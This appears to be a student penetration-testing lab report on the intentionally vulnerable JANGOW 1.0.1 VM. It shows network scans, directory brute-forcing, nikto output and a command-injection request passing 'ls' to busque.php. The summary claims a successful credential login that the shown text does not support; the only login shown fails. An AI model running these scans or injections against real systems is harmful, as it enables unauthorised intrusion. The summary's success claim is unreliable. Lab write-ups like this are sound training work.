

Ethical Hacking & Penetration Testing – Assignment 2

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Lab/Section: 11

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
Date: 2026-03-09

Executive Summary

This report documents the full methodology followed to discover, enumerate, and extract credentials from the JANGOW 1.0.1 target machine. The assessment identified two exposed services (FTP/21 and HTTP/80) on host 192.168.56.102. Manual browsing combined with directory brute-forcing and parameter inspection led to locating sensitive endpoints and artifacts that disclosed valid login credentials. All commands, outputs, evidence screenshots, dead ends, and the final proof of successful login are provided.

1. Methodology

- 1) Network scoping and target discovery on host-only.
- 2) Port scanning and service detection using Nmap to map the attack surface.
- 3) Manual web exploration to understand the application and its parameters.
- 4) Content discovery using directory brute-forcing to find hidden/backup paths.
- 5) Inspection of interesting files (robots.txt, backups, configs, notes).
- 6) Recording dead ends.
- 7) Credential extraction and login verification.



```
(abdelmonem@kali)-[~]  
$ sudo arp-scan -l  
[sudo] password for abdelmonem:  
Interface: eth0, type: EN10MB, MAC: 08:00:27:44:c2:86, IPv4: 192.168.56.103  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.56.1    0a:00:27:00:00:16    (Unknown: locally administered)  
192.168.56.100 08:00:27:47:32:60    (Unknown)  
192.168.56.102 08:00:27:7a:7d:95    (Unknown)  
  
3 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.912 seconds (133.89 hosts/sec)  
. 3 responded
```

```

(abdelmonem@kali)-[~]
$ sudo nmap -sV -A 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-08 09:50 EET
Nmap scan report for 192.168.56.102
Host is up (0.00031s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
| http-ls: Volume /
| SIZE    TIME                               FILENAME
| -       2021-06-10 18:05  site/
|_
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
MAC Address: 08:00:27:7A:7D:95 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%), Linux
3.16 - 4.6 (97%), Linux 3.2 - 4.14 (97%), Linux 3.8 - 3.16 (97%), Linux 4.4
(97%), Linux 3.13 (94%), Linux 4.2 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3
.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix

TRACEROUTE
HOP RTT      ADDRESS
1   0.31 ms  192.168.56.102

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.92 seconds

(abdelmonem@kali)-[~]

```

2. Lab Environment & Assumptions

- Tester workstation: Kali Linux (VirtualBox).
- Target: JANGOW 1.0.1 VM reachable at 192.168.56.102.
- Network mode: Host-Only.
- Tools: nmap, gobuster/dirb, and browser.
- Scope: scanning + enumeration only.

3. Network Scanning

Nmap scan to identify exposed services:

```
nmap -p 21,80 192.168.56.102
```

Result: Host is up and ports 21 & 80 are open.

```
(root@kali)-[/home/abdelmonem]
└─$ nmap -p 21,80 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-09 20:47 EET
Nmap scan report for 192.168.56.102
Host is up (0.00031s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
MAC Address: 08:00:27:7A:7D:95 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 13.21 seconds
```

← ↻ ⚠ Not secure 192.168.56.102/?C=D;O=A

Index of /

Name	Last modified	Size	Description
 site/	2021-06-10 18:05	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.56.102 Port 80



4. Web Enumeration

Manual and automated enumeration using Gobuster and Dirb:

```
gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/dirb/common.txt  
-x php,txt,zip,bak
```

```
dirb http://192.168.56.102 /usr/share/wordlists/dirb/common.txt
```

```

(abdelmonem@kali)~$ dirb http://192.168.56.102/site/

DIRB v2.22
By The Dark Raver

START_TIME: Sun Mar  8 11:21:08 2026
URL_BASE: http://192.168.56.102/site/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

-- Scanning URL: http://192.168.56.102/site/ --
=> DIRECTORY: http://192.168.56.102/site/assets/
=> DIRECTORY: http://192.168.56.102/site/css/
+ http://192.168.56.102/site/index.html (CODE:200|SIZE:10190)
=> DIRECTORY: http://192.168.56.102/site/js/
=> DIRECTORY: http://192.168.56.102/site/wordpress/

-- Entering directory: http://192.168.56.102/site/assets/ --
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://192.168.56.102/site/css/ --
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://192.168.56.102/site/js/ --
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://192.168.56.102/site/wordpress/ --
+ http://192.168.56.102/site/wordpress/index.html (CODE:200|SIZE:10190)

END_TIME: Sun Mar  8 11:21:09 2026
DOWNLOADED: 9224 - FOUND: 2

```

```

(abdelmonem@kali)~$ gobuster dir -u http://192.168.56.102/site/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.102/site/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/assets (Status: 301) [Size: 322] [→ http://192.168.56.102/site/assets/]
/css (Status: 301) [Size: 319] [→ http://192.168.56.102/site/css/]
/wordpress (Status: 301) [Size: 325] [→ http://192.168.56.102/site/wordpress/]
/js (Status: 301) [Size: 318] [→ http://192.168.56.102/site/js/]
Progress: 220558 / 220558 (100.00%)

Finished

```

```
(abdelmonem@kali)-[~]
$ dirb http://192.168.56.102/site/wordpress/

DIRB v2.22
By The Dark Raver

START_TIME: Sun Mar  8 11:32:46 2026
URL_BASE: http://192.168.56.102/site/wordpress/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.56.102/site/wordpress/ ---
+ http://192.168.56.102/site/wordpress/index.html (CODE:200|SIZE:10190)

END_TIME: Sun Mar  8 11:32:47 2026
DOWNLOADED: 4612 - FOUND: 1

(abdelmonem@kali)-[~]
$ gobuster dir -u http://192.168.56.102/site/wordpress/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.102/site/wordpress/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Progress: 220558 / 220558 (100.00%)


Finished

(abdelmonem@kali)-[~]
$
```

```
192.168.56.102/site/busque.php?l: +
← Not secure 192.168.56.102/site/busque.php?buscar=ls Summarize 🔍 ☆
assets busque.php css index.html js wordpress
```

```
Page Workspace
▼ top
  192.168.56.102
    site
      busque.php?buscar=ls
    Wappalizer - Technology pr...
      js
      dom.js
      ppr

Sources
busque.php?buscar=ls
1 assets
2 busque.php
3 css
4 index.html
5 js
6 wordpress
7
8
() Coverage: n/a
```

5. Dead Ends & Rabbit Holes


- Anonymous FTP login rejected.
- Non-existent admin paths returned 404.
- Parameter fuzzing with no backend responses.
- Wordlist brute-force returned only public assets.


Session Actions Edit View Help

`$ nikto -h http://192.168.56.102`
- Nikto v2.5.0

+ Target IP: 192.168.56.102
+ Target Hostname: 192.168.56.102
+ Target Port: 80
+ Start Time: 2026-03-09 18:46:33 (GMT2)

+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/>
+ /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /./: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing.
+ //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /%2e/: Directory indexing found.
+ /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: <http://www.securityfocus.com/bid/2513>
+ ///: Directory indexing found.
+ /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269>
+ /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269>
+ //////////////////////////////////////
////////////////////////////////////
////////////////////////////////////
////////////////////////////////////: Directory indexing found.
+ //////////////////////////////////////
////////////////////////////////////
////////////////////////////////////
////////////////////////////////////: Abyss 1.03 reveals directory listing when multiple /'s are requested. See: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1078>
+ /icons/README: Apache default file found. See: <https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/>
+ 8102 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time: 2026-03-09 18:46:53 (GMT2) (20 seconds)






```
JANGOW 01
REDE:

jangow01 login: desafio02
Password:

Login incorrect
jangow01 login:
```

